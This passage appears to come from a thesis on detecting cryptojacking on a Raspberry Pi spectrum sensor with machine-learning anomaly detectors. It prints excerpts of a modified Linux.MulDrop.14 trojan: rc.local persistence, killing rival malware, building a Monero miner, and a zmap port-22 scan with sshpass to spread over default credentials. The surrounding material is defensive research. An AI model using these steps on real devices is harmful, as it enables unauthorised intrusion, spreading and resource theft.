hardware by the crowdsensing initiative

ElectroSense. The three components defining the ElectroSense platform are; the provided web services, the back-end, and the hardware, as displayed in Figure 4.1. Upon login to the ElectroSense website, users are able to see a list of all registered sensors. Information like the status of sensing, name, deploy-date and whether the sensor is located indoors or outdoors can be obtained directly from there. Furthermore, the back-end, which handles the whole data flow of the sensors, lets users access the measured radio spectrum of every single sensor [14]. By clicking on the "Spectrum" button, the user has access to the selected sensor's current radio spectrum and the database consisting of past measurements. In the next paragraph, the hardware of the used ElectroSense sensor is described.

The antenna, which works as the sensor, can be mounted to a tripod or a suction cup for flexibility and optimal measuring results. The radio front-end, a RTL-SDR Silver V3, can process the collected radio signals with a frequency range between 20MHz and 1.8GHz. The collected data are then forwarded to the connected device running the ElectroSense image. Throughout this thesis, the tripod was used to fixate the antenna. The chosen device is a Raspberry Pi 3 Model B [14]. It is the earliest model of the third generation. It carries a Quad-Core 1.2GHz Broadcom BCM2837 64bit CPU and a 40-pin GPIO connector. Furthermore it has 1GB RAM with a VideoCore 4 GPU [15]. The Raspberry Pi runs the ElectroSense Cyberspec image while being connected to the internet through an Ethernet cable. Like this, the data can be committed to the ElectroSense server through the device.

In the underlying thesis, the ElectroSense sensor is infected with a cryptojacker. Therefore, a bash script containing a Trojan called Linux.MulDrop.14 is run on the Raspberry Pi. Previously, a monitoring script is installed on the ElectroSense Cyberspec image, which automatically boots upon turning on the device. The script periodically sends resource usage-based metrics to a private server. Simultaneously, the collected spectrum measurements are forwarded to the ElectroSense servers. The described data flow is illustrated in Figure 4.1.



Figure 4.1: Dataflow of the Raspberry Pi

4.2 Linux.MulDrop.14

A detailed code analysis of the original Linux.MulDrop.14 is provided in the Background Section. However, some parts of the bash script were altered for data collection purposes. As a result, the infection process is separated into five phases, as shown in Table 4.1. The performance of the device is gradually affected during those five phases.

Phase 1	Copying itself into sub directories, Deletion of competing malware, Set the cryptojacker as start routine, Set up the backdoor
Phase 2	Download Dependencies
Phase 3	Install Dependencies
Phase 4	Spreading the Malware
Phase 5	XMR Mining

Table 4.1: Phases during Cryptojacker Infection

In Phase 1, a new SSH key pair is created instead of implementing the backdoor of the original malware. Thus, the malware developers do not gain access to the infected device. Other than that, Phase 1 remains the same as in the original malware. It sets itself as start routine and tries to eliminate all competing malware from the device, as shown in Listing 4.1 and 4.2. This phase only takes a matter of seconds. This is why this data set only consists of a single data point per measured metric.

```
if [ "$EUID" -ne 0 ]
then
NEWMYSELF="mktemp -u 'XXXXXXXX'"
sudo cp $MYSELF /opt/$NEWMYSELF
sudo sh -c "echo '#!/bin/sh -e' > /etc/rc.local"
sudo sh -c "echo /opt/$NEWMYSELF >> /etc/rc.local"
sudo sh -c "echo 'exit 0' >> /etc/rc.local"
```

Listing 4.1: Copy into */opt/* and set itself as start routine

```
killall bins.sh
killall node
killall ktx-armv4l
killall ktx-i586
killall ktx-powerpc
killall arm5
killall kaiten
killall perl
[...]
```

Listing 4.2: Kill competing malware

In Phase 2, the device would normally be connected to a control system via IRC. Via chat, commands are given to install the required dependencies and start the download of the miner. As a result, the trojan attempts to connect to five different server addresses.

However, all of these addresses like *ix1.undernet.org* or *Ashburn.Va.Us.UnderNet.org* are no longer accessible. Consequently, the commands normally given by the IRC channel are now part of the altered bash script. In summary, it can be said that during Phase 2, the required Git dependencies are installed, and the cryptominer is downloaded, as shown in Listing 4.3. This takes the Raspberry Pi just over a minute.

```
apt-get install autoconf libcurl4-openssl-dev libjansson-dev
openssl libssl-dev gcc gawk automake git -y
git clone https://github.com/lucasjones/cpuminer-multi.git
```

Listing 4.3: Install needed dependencies and downlaod the cryptominer

In Phase 3, the installation and building of the cryptominer takes place. It lasts approximately two and a half minutes. The miner is a multi-threaded CPU miner called cpuminer-multi, or minerd [59]. As shown in Listing 4.4, the miner is installed by building it from source, targeting the ARMv8 architecture.

```
./configure CFLAGS="-Ofast -mtune=cortex-a53
-mcpu=cortex-a53 -mfloat-abi=hard -mfpu=neon-fp-armv8
-mneon-for-64bits -ffast-math" CXXFLAGS="-Ofast
-mtune=cortex-a53 -mcpu=cortex-a53 -mfloat-abi=hard
-mfpu=neon-fp-armv8 -mneon-for-64bits -ffast-math"
```

Listing 4.4: Build cryptominer

Phase 4 tries to measure the device's behaviour while trying to spread the cryptojacker across the network. Like the original malware, the bash script downloads Zmap, a single-packet network scanner. The first line of code does this in Listing 4.5. Next, as mentioned earlier, the malware tries to connect to all the detected clients with the default Raspberry Pi username and password. Therefore, as shown in Listing 4.5, the malware loops through a list of 100000 different IP-Adresses. This way, other poorly secured Raspberry Pi devices are also infected with the cryptojacker.

```
apt-get install zmap sshpass -y --force-yes
FILE=`mktemp`
zmap -p 22 -o $FILE -n 100000
```

Listing 4.5: Install Zmap and loop through IP-Adresses

Phase 5, which is the last phase, contains measurements of the execution of the miner and the mining process. Cryptomining can either be done alone or by joining a mining pool where a group of miners work together to improve the mining output [61]. However, the odds of generating output with a Raspberry Pi through single mining are limited. Therefore, it is decided to let the device join a mining pool for reliable output. To this end, an account on the popular mining pool website Minergate [88] was created. As a result, the Raspberry Pi enters the directory of the miner and starts mining Monero as part of a mining pool with the code in Listing 4.6.

```
cd cpuminer-multi
./minerd -a cryptonight -o stratum+tcp://xmr.pool.minergate.com:
    45700 -u konsti.m@gmx.ch
```

Listing 4.6: Exectution of minerd as part of a mining pool

After execution of Listing 4.6, the Raspberry Pi is mining Monero for the user stated in the code. After going through the five phases, the infection of the Raspberry Pi is complete.

4.3 Framework

This thesis aims to create an ML-based framework to detect anomalies affecting resource-constrained and Linux-based spectrum sensors. The proposed framework is further explained and split up into three sections. The first section explains the monitoring process and data set creation in detail. Thus, the monitoring script used for this thesis is analyzed thoroughly. The second section focuses on the preprocessing of the data. At this stage, unnecessary features are eliminated from the dataset. Before implementing the designed framework, this is a crucial step because those features do not provide further relevant information and consume memory and time during the model training phase. Three different unsupervised and four supervised ML models are trained to detect cryptomining anomalies in the last step.

4.3.1 Data Collection

The basis of data collection forms a monitoring script called *new_sampler_50_rest.sh*. It has been installed on the Electrosense image beforehand. The normal behaviour, as well as the Raspberry Pi's behaviour under attack, were monitored through the use of this script. The script periodically saves the number of occurrences of 75 different performance events onto a server. These data points represent the current state of the device. The different events, together with the information they provide, are listed in Table 4.2.

Events	Information
alarmtimer_fired, alarmtimer_start	Alarmtimer
block_bio_backmerge, block_bio_remap, block_dirty_buffer, lock_getrq, block_touch_buffer, block_unplug	I/O Block Devices
cachefiles_create, cachefiles_lookup, cachefiles_mark_active	Cachefiles
clk_set_rate	Clock Framework
cpu-migrations	CPU Migrations
cs	Context Switches
dma_fence_init	DMA Fences
fib_table_lookup	Packet Forwarding
mm_filemap_add_to_page_cache	File System
gpio_value	GPIO Signals
ipi_raise	Inter-Processor Interrupts
irq_handler_entry, softirq_entry	Interruption Request Handling
jbd2_handle_start, jbd2_start_commit	Journaling Block Device Activity
kfree kmalloc, kmem_cache_alloc, kmem_cache_free, mm_page_alloc, mm_page_alloc_zone_locked, mm_page_free, mm_page_pcpu_drain	Kernel memory
mmc_request_start	Block Devices of MMC (Multi Media Card)
net_dev_queue, net_dev_xmit, netif_rx	Networking
page-faults	Page Faults
mm_lru_insertion	Kernel Interfaces of Page Tables
irq_enable	Interrupt Handling
qdisc_dequeue, qdisc_dequeue	Queuing Disciplines
et_random_bytes, mix_pool_bytes_nolock, urandom_read	Kernel Random Number Generator
sys_enter, sys_exit	Quantity of System Calls
rpm_resume, rpm_suspend	Runtime Power Management
sched_process_exec, sched_process_free, sched_process_wait, sched_switch, sched_wakeup	CPU Scheduler
signal_deliver, signal_generate	Signals between Processes
consume_skb, kfree_skb, skb_copy_datagram_iovec	Socket Buffers
inet_sock_set_state	Sockets
task_newtask	Task Creation
tcp_destroy_sock, tcp_probe	TCP Protocol
hrtimer_start, timer_start	Internal Timer
udp_fail_queue_rcv_skb	User datagram protocol
workqueue_activate_work	Work Queue
global_dirty_state, sb_clear_inode_writeback, wbc_writepage, writeback_dirty_inode, writeback_dirty_inode_enqueue, writeback_dirty_page, writeback_mark_inode_dirty, writeback_pages_written, writeback_single_inode, writeback_write_inode, writeback_written	System Writeback

Table 4.2: Monitored Events

The architecture of the bash script can be split into different parts. Every part serves a specific purpose which is described in this paragraph. The first part is the configuration of the script. All the events the user wants to capture have to be specified during the setup. Also, the script's arguments for the monitoring process are defined here. One of the variables is called *timeWindowSeconds*. It specifies the waiting time before the subsequent measurement of events is performed. By default, the pause is set to 50 seconds. It is to say that the aforementioned phases of infection only take a few minutes. Under normal circumstances, this would result in a few samples per phase only. This is not enough data to train ML models properly. Consequently, *timeWindowSeconds* is set to 5 seconds to gather enough data. The user can also define the desired amount of monitored samples. Next is the central monitoring loop, which performs the actual measuring. Therefore, it loops through the same three code blocks. The first two are Data Collection and Data Extraction & Calculation. Using different commands and calculations, the script is able to gather all the different resource-usage-based metrics that were stated during the setup. The last step of the loop and thus of the script itself is the code block in charge of the output. Each sample is extended with an exact timestamp and is finally pushed to the server.

Now that the architecture of the monitoring script is clear, the monitoring process is described. There are two different types of behaviours that had to be measured.

- Normal Behaviour

  This dataset represents the normal behaviour of a Raspberry Pi as part of the ElectroSense platform. Thus, the device has to handle the spectrum measurements by the antenna and propagate them to the ElectroSense back-end. The scenario of the ElectroSense platform is further discussed in section 4.1. In order to create the dataset, the device normally runs for a few days on multiple occasions. To extract the relevant samples, the exact start and endpoint of the device were captured. Later, the data of regular measurements are merged into a single data set. The start- and endpoint recording is done utilizing Unix Timestamps. It indicates the seconds elapsed since January 1, 1970, at 00:00:00 UTC [62]. This process is further explained in the section that talks about data preprocessing.

- Attack Behaviour

  This dataset represents the behaviour of the Raspberry Pi while it is being infected with the cryptojacker. To be more specific, the attack data is split into five data sets. Each data set represents one of the phases described in chapter 4.2. The infection process was performed six times to gather enough data for each phase. To split the attack behaviour into the different data sets, one must know each phase's start and end timestamps. Therefore, every time a phase ends, the Raspberry Pi saves the Unix Timestamp together with the phase number into a text file called *timestamps.txt*. The code displayed in the Listing 4.7 is executed before each phase of the cryptojacker.

```
echo "Phase X:" >> timestamps.txt
date +%s >> timestamps.txt
```

Listing 4.7: Save the Unix timestamps

The first line reads "Phase" with the stated file's corresponding phase number. The second line consists of a command that converts the current date and time into a Unix timestamp. The timestamp is then saved into the declared file. The Unix timestamps of each start of the phases are saved and ready for use for data preprocessing. After each infection is over and the Raspberry Pi has started the mining process, the *timestamps.txt* file will look approximately like Listing 4.8.

```
Phase 1:    Phase 2:    Phase 3:    Phase 4:    Phase 5:
1647421030  1647421035  1647421170  1647421576  1647421626
```

Listing 4.8: Unix timestamps of each phase

4.3.2 Data Preprocessing

In Section 4.2, the five stages of the infection process are discussed. It is also explained that data were collected during normal behaviour as well as under attack of the cryptojacker. However, all the collected data are saved into a single data set with all measurements packed together. The next step is to split the data into different data sets. Therefore, the exact timestamps of the normal behaviour and the different phases were noted during data collection. Then, the slicing is performed by using the Unix timestamps of the samples. The code displayed in Listing 4.9 extracts the second phase of infection six times and then concatenates them. This dataset represents the behaviour of the second phase. The slicing of every phase is done identically, which is by using the Unix timestamps of the start- and endpoints of each phase.

```
phase2_1 = raspi_db.loc[(raspi_db['timestamp'] >= 1644482990264)
    & (raspi_db['timestamp'] <= 1644483146593)]
...
phase2_6 = raspi_db.loc[(raspi_db['timestamp'] >= 1647439557692)
    & (raspi_db['timestamp'] <= 1647439677950)]

attack_phase2 = pd.concat([phase2_1, phase2_2, phase2_3,
    phase2_4, phase2_5, phase2_6])
```

Listing 4.9: Slicing and concatenating the second phase

After the dataset is sliced, the data must be preprocessed. Afterwards, they are viable for the model training. In a first step, the data are loaded onto a Jupyter Notebook. To this end the *!wget* command is used. Jupyter Notebook is an open-source web-based interactive computing platform that can contain live code, equations, visualizations, and text [57]. Therefore a Google Colab Notebook is created and installed. Google Colab allows writing and executing python code in the form of Jupiter notebooks. Colab notebooks run code on Google's cloud servers, giving one the benefits of Google hardware, such as GPUs and Tensor Processing Units (TPUs), irrespective of one's computer power [58]. To sum up, the data preprocessing and the ML detection are performed on a Google server, while the monitoring process is performed on a Raspberry Pi. Next, the data is read with the Python data analysis library Pandas. Because the data set is in CSV format, the

command *pandas.read_csv()* is run to read the data. Methods like info() and describe() are beneficial to get an overview of the data set.

In the next step, unnecessary features are removed from the data sets. For this purpose, the drop function of the Pandas library provides the functionality of eliminating columns of a given DataFrame. The monitoring script has the characteristic to save certain features twice. In this case, the same information is saved in two identical columns with one name ending with ".1". The duplicated features do not provide further information and are therefore eliminated from the data sets. The use of the drop function is displayed in Listing 4.10. Furthermore, temporal features are removed to avoid training the ML models from detecting the attacks from the execution date or hour instead of the malicious behaviours. Accordingly, the features *time*, *timestamp* and *seconds* are dropped from all datasets as well.

```
normal_db = normal_db.drop(['qdisc:qdisc_dequeue.1',
    'skb:consume_skb.1', 'skb:kfree_skb.1',
    'time', 'timestamp', 'seconds'], axis=1)
```

Listing 4.10: Drop duplicated and temporal features

The normal database is examined for constant and highly correlated features in the next step. They are not necessary to train models effectively as they do not provide relevant information. Additionally, the lower the dimensional space of a data set, the less complex is the problem for the ML model. Therefore, these features are removed from the datasets to prevent wasting memory, space and time during the training phase. Nonetheless, it is essential only to use the information provided by the data set stemming from normal behaviour. When training unsupervised ML models, information captured from monitoring the device under attack, cannot be considered during the data preprocessing phase. This is because the behaviour under attack is unknown during the training phase. Therefore, all the data sets are processed, relying solely on information from the normal behaviour data set.

To plot the correlation matrix of the different events under normal behaviour, the *matplotlib* and *seaborn* libraries are imported. The correlation is calculated by executing the lines of Listing 4.11 and the result is displayed as a heatmap in Figure 4.2.

```
corr = db.corr()
f, ax = plt.subplots(figsize=(28, 20))
sn.heatmap(corr,vmin=-1.0,vmax=1.0)
```

Listing 4.11: Calculate correlations and plot heatmap



Figure 4.2: Correlation Heatmap

In Figure 4.2, both the X and the Y-axis consist of all the metrics listed in the same order. If a matrix intersection appears black, these features are entirely negatively correlated. The brighter the colour, the more positively correlated the features are. If a column has constant values, it also means that the feature is not affected by any other feature in the data set. Thus, it will be displayed as an entirely white line in the matrix. Using the information of the heatmap, the following features are dropped from the datasets:

alarmtimer:alarmtimer_fired, *alarmtimer:alarmtimer_start*, *cachefiles:cachefiles_create*, *cachefiles:cachefiles_lookup*, *cachefiles:cachefiles_mark_active*, *dma_fence:dma_fence_init*, and *udp:udp_fail_queue_rcv_skb*

The last feature that has to be eliminated is called *connectivity*. It shows if the Raspberry Pi was connected to the internet during vector creation. However, before eliminating the feature entirely from the datasets, they must be checked for vectors with connection values of zero. It means that no internet connection was present, and therefore they should not be considered. Hence, the vectors are eliminated together with all its other features by

the first line of Listing 4.12. Lastly, the *connectivity* feature is deleted from all data sets as it is a constant value now.

```
normal_db = normal_db.loc[(normal_db_8hrs['connectivity']==1)]
normal_db.drop(['connectivity'], inplace = True, axis = 1)
```

Listing 4.12: Drop offline vectors and delete the connectivity feature

To sum it up, the data were split into six different data sets. They are normal behaviour and phases 1-5. Duplicated and temporal features are then deleted. Next, the data set with normal behaviour is examined, and the constant features are removed from all data sets. Also, offline vectors are removed before deleting the *connectivity* feature. All the data sets must be preprocessed the same way. Otherwise, the subsequent steps where the data are scaled and used for the training will not work.

4.3.3 ML-based Detection

Unsupervised Machine Learning Models

In this paragraph, several unsupervised ML models are trained. Afterwards, the models should be able to detect anomalies produced by the cyrptojacker. The ML-based algorithms of choice are: Isolation Forest (IF), Local Outlier Factor (LOF), and One-Class Support Vector Machine (OCSVM). They are imported from the popular scikit-learn library [63].

However, before training the models, a few steps still have to be finalized. It is essential to keep the pending evaluation of the models in mind. To evaluate the efficiency of the models effectively, the data used for evaluation cannot be utilized during training. For obvious reasons, this would end up distorting the result. Therefore, the normal dataset is split up into a training and a testing dataset. The train test split function included in the sklearn library suits well for this purpose. The code of Listing 4.13 assigns 80% of the data for training and 20% for testing.

```
normal_db_train, normal_db_test = train_test_split(normal_db,
    test_size=0.20, random_state=42, shuffle=False)
```

Listing 4.13: Split normal dataset into a train and test dataset with ratio 4:1

Furthermore, outliers are removed from the training set by Listing 4.14. Outliers should not be removed from the test dataset, though, as it represents unknown data. This is done by using the Z-scores of the vectors. The Z-score expresses the number of standard deviations a vector is apart from the mean of the dataset [64]. Thus, vectors with three or more standard deviations away from the mean are filtered out, translating to a Z-score of three or higher.

```
normal_db_train=normal_db_train[(np.abs(stats.zscore(
    normal_db_train)) < 3).all(axis=1)]
```

Listing 4.14: Remove vectors that have a Z-score of 3 or higher

The last step before training the models is to normalise the values of all data frames. Normalisation is required when features of a dataset have different ranges. Columns are normalised to a common scale without distorting differences in the ranges of values. By making sure that different features take on a similar range of value, gradient descents can converge more quickly [65]. For the scaling, the *standard scaler* is fit to the training set on the first line of Listing 4.15. Afterwards, all the datasets are transformed with the previously trained scaler on the remaining lines of Listing 4.15.

```
scaler= StandardScaler().fit(normal_db_train)

normal_db_train_scaled = scaler.transform(normal_db_train)
normal_db_test_scaled = scaler.transform(normal_db_test)
phase1_scaled = scaler.transform(phase1)
...
phase5_scaled = scaler.transform(phase5)
```

Listing 4.15: Fit StandardScaler with the training set and transform all datasets

Now it is time to create and train the IF algorithm—the IF algorithm "isolates" observations by randomly selecting a feature. Next, a split value between the maximum and minimum values of the selected feature is randomly selected. Therefore, an instance of the *IForest* class is created by passing a contamination factor and a random state. The contamination factor indicates the proportion of outliers in the training set, and the random state is a seed for the random generator to ensure the results can be reproduced [66]. The contamination factor is set to 5% and the random state to 2. Then the fit method of the created *IForest* entity is invoked with the training dataset as the parameter, as shown on Listing 4.16. This trains the IF algorithm with the training dataset.

```
isolation_clf = IForest(random_state=2, contamination=0.05)
isolation_clf.fit(normal_db_train)
```

Listing 4.16: Creation of a IForest entity and training

On Listing 4.17, the LOF algorithm is trained with the normal dataset to detect potential outliers. In consequence, an instance of the *LOF* class is created. Again, the contamination factor of 5% together with a parameter called *n_neighbors* are passed. The LOF algorithm uses the local density around samples to detect anomalies. If a data point has a significantly lower local density than its closest n neighbours, it will be flagged as an outlier. In other words, there is a low concentration of other points in the immediate surrounding [67]. The parameter *n_neighbors* defines the number of neighbours of a data point that are considered during anomaly detection [68].

```
lof_clf = LOF(n_neighbors=50, contamination=contamination_factor)
lof_clf.fit(normal_db_train)
```

Listing 4.17: Creation of a LOF entity and training

The third unsupervised ML model is an OCSVM. Therefore, an OCSVM is fit to data belonging only to a single class. In this case, all the data comes from the normal behaviour of the Raspberry Pi. SVMs produce a hyperplane in a vector space with the dataset and then attempts to separate or categorize data points [69].

Similarly, an instance of an OCSVM class is created, passing the same contamination factor of 5%. Additionally, *kernel*, *gamma* and *nu* are three other parameters that are passed during the creation of the entity. The kernel parameter specifies the kernel type used in the algorithm. To avoid complex calculations, kernel functions can provide shortcuts and help solve problems [69]. The Radial Basis Function (RBF) kernel is chosen for this model. With the *gamma* parameter, the RBF Kernel can be tuned. *Gamma* defines how much influence every training data sample has on the resulting model. It might result in overfitting if it is too high, and normal behaviour could get misclassified as anomalies. A "smoother" decision boundary can be achieved with smaller *gamma* values. However, if it is set too low, the model might not be able to adequately capture the shape of the dataset [67]. The third parameter is called the *nu* parameter and defines the acceptable range of outlier-related errors generated by the model. By preventing the model from overfitting, a correctly defined *nu* parameter can grant the model some flexibility [67]. A *nu* parameter of 0.1 seemed to work best by trying different values. Furthermore, both the *gamma* and the *nu* parameter are set to 0.05, as displayed on Listing 4.18.

```
ocsvm_clf = OCSVM(kernel='rbf', gamma=0.05, nu=0.1,
    contamination=0.05)
ocvsm_clf.fit(normal_db_train)
```

Listing 4.18: Creation of a OCSVM entity and training

To evaluate the models, the *predict()* method of the trained entities are called with the dataset of each phase and *normal_db_test*.

Supervised Machine Learning Models

In this paragraph, several supervised ML models are trained. Their goal is to classify tested data to one of the six labels. The labels are 1-5 for each phase and 0 representing normal behaviour. The goal is for the model to distinguish normal behaviour from attack behaviour and tell the phases of infection apart. In other words, test data will be classified either as normal behaviour or one of the five phases.

Firstly, all the datasets are labelled with numbers from 0 to 5. This is to make sure the algorithm can differentiate the data during training. Then, by performing direct assignments like in Listing 4.19, Pandas broadcasts the labels across all rows.

```
normal_db['label'] = 0
phase1['label'] = 1
...
phase5['label'] = 5
```

Listing 4.19: Label datasets with numbers 0-5

Afterwards, the normal dataset and all five datasets representing the phases are split into training and test sets. As shown on Listing 4.20, the train test split is used again to split the datasets into parts of 80% and 20%.

```
normal_db_train, normal_db_test = train_test_split(normal_db,
    test_size=0.20, random_state=state, shuffle=False)
phase1_train, phase1_test = train_test_split(phase1,
    test_size=0.20, random_state=state, shuffle=False)
...
phase5_train, phase5_test = train_test_split(phase5,
    test_size=0.20, random_state=state, shuffle=False)
```

Listing 4.20: Split all datasets into training and testing data

To sum up, there are 12 datasets at the moment—six for training purposes and six for testing purposes. The six training datasets are now concatenated together into a single training dataset. The testing datasets are merged as well. Therefore, we end up with two big datasets after the execution of Listing 4.21. One consists of training data, and the other consists of testing data.

```
db_train = pd.concat([normal_db_train, phase1_train,
    phase2_train, phase3_train, phase4_train, phase5_train])
all_test = pd.concat([normal_db_test, phase1_test, phase2_test,
    phase3_test, phase4_test, phase5_test])
```

Listing 4.21: Concatenate the data

Next, the columns of the two datasets are divided into dependent (target variable) and independent variables (feature variables) [70]. The only target variable is the label column, while the feature variables consist of the remaining 68 columns. They are performance events that were monitored during data collection. In the code of Listing 4.22, *feature_cols* is a list containing the strings of all relevant event names from Table 4.2.

```
X_train = db_train[feature_cols]
y_train = db_train.label

X_test = all_test[feature_cols]
y_test = all_test.label
```

Listing 4.22: Division of dependent and independent variables

To start the training, all the supervised ML algorithms are once again imported from the scikit-learn library [63]. The first two classifiers are: Decision Tree [71], and Random Forest [72]. Similarly to the unsupervised models, entities of the model class are created and then fit to the training data with Listing 4.23. However, both the features and target datasets are passed to the *fit()* method instead of only passing a single training dataset, like for unsupervised models.

```
tree_clf = DecisionTreeClassifier()
tree_clf = tree_clf.fit(F_train,t_train)

forest_clf=RandomForestClassifier()
forest_clf.fit(F_train,t_train)
```

Listing 4.23: Creation and training of Decision Tree and Random Forest classifiers

The other two classifiers are: SVM [73] and KNN [74]. For better results when training these two classifiers, it is recommended to normalize data on the same scale. Like previously, the *StandardScaler* is utilized for normalization. As shown on Listing 4.24, the datasets containing feature columns are scaled. In contrast, the datasets containing the labels are not scaled.

```
scaler= StandardScaler().fit(X_train)
X_train_scaled = scaler.transform(X_train)
X_test_scaled = scaler.transform(X_test)
```

Listing 4.24: Fit StandardScaler with the training set and transform the feature datasets

After the scaling is done, the SVM and the KNN classifiers can be trained with the normalized data. Once more, with Listing 4.25, the two entities are created and trained with the fit method. For the SVM, a kernel type has to be specified. Just like for the OCSVM, the the RBF kernel is chosen. For the KNN classifier the number of neighbours are set to five with the *n_neighbors* parameter.

```
svm_clf = svm.SVC(kernel='rbf')
svm_clf.fit(X_train_scaled, y_train)

knn_clf = KNeighborsClassifier(n_neighbors=5)
knn_clf.fit(X_train_scaled, y_train)
```

Listing 4.25: Creation and training of SVM and KNN classifiers

To evaluate, a confusion matrix and a classification report from *sklearn.metrics* are created for every model. The confusion matrix shows how the model classified the samples of each class. The classification report returns metrics like precision, recall and F1-Score.

Chapter 5

Evaluation

5.1 Results

In this section, the results of the different models are presented and evaluated. This section is split into two subsections. The first one presents the accuracy of the unsupervised ML models. These models were trained with unlabeled data of the Raspberry Pi of normal behaviour. Therefore, their goal is to distinguish if a given sample matches the normal behaviour patterns or if it is an anomaly. Next, the models are tested with data from each phase individually. The aim is to find out how well each phase is recognized as an anomaly. The accuracy of this test is calculated by checking how many samples under attack are flagged as anomalies and vice versa for the normal behaviour.

The supervised ML models, on the other hand, are all classifiers. Thus, they are trained to classify tested data to one of the labels provided during training. In this case, there are six different classes. They are phases from 1-5, as well as normal behaviour. Therefore, the calculated accuracy directly relates to the number of correctly classified samples.

5.1.1 Unsupervised Machine Learning Models

In this subsection, the results of the IF, LOF and OCSVM Models are discussed. In Table 5.1, the results of the three models are displayed. The well-known metrics True Positive Rate (TPR) and True Negative Rate (TNR) are used to evaluate the performance. The column *Normal Behaviour* shows the TNR when testing the normal behaviour. Thus, the column presents the percentage of samples rightfully labelled as normal by each model. The TNR is calculated by dividing the number of true negative samples by all normal test samples. The columns *Phase 1-5* on the other hand, represent the TPR when the attack behaviour is tested. The TPR is calculated by dividing the number of true positive samples by the number of test samples used per phase. Therefore, all these cells show the percentage of samples per class that each model has correctly classified. The second last row shows the average percentage of every column. Lastly, the row *Test Samples* displays the number of samples that were tested per column.

To evaluate the performance of the models, the column *Accuracy Weighted Average* shows the overall accuracy across all samples. The column *Accuracy Macro Average* is the average percentage of all columns without taking the amount of samples into consideration.

Model	Normal Behaviour *TNR*	Phase 1 *TPR*	Phase 2 *TPR*	Phase 3 *TPR*	Phase 4 *TPR*	Phase 5 *TPR*	Accuracy Macro Average	Accuracy Weighted Average
Isolation Forest	92.8766%	100%	100%	97%	82.1429%	98.9975%	95.1695%	93.8956%
Local Outlier Factor	91.6742%	100%	100%	100%	94.6429%	100%	97.7195%	93.3177%
OCSVM	91.1298%	100%	100%	100%	94.6429%	100%	97.6288%	92.8842%
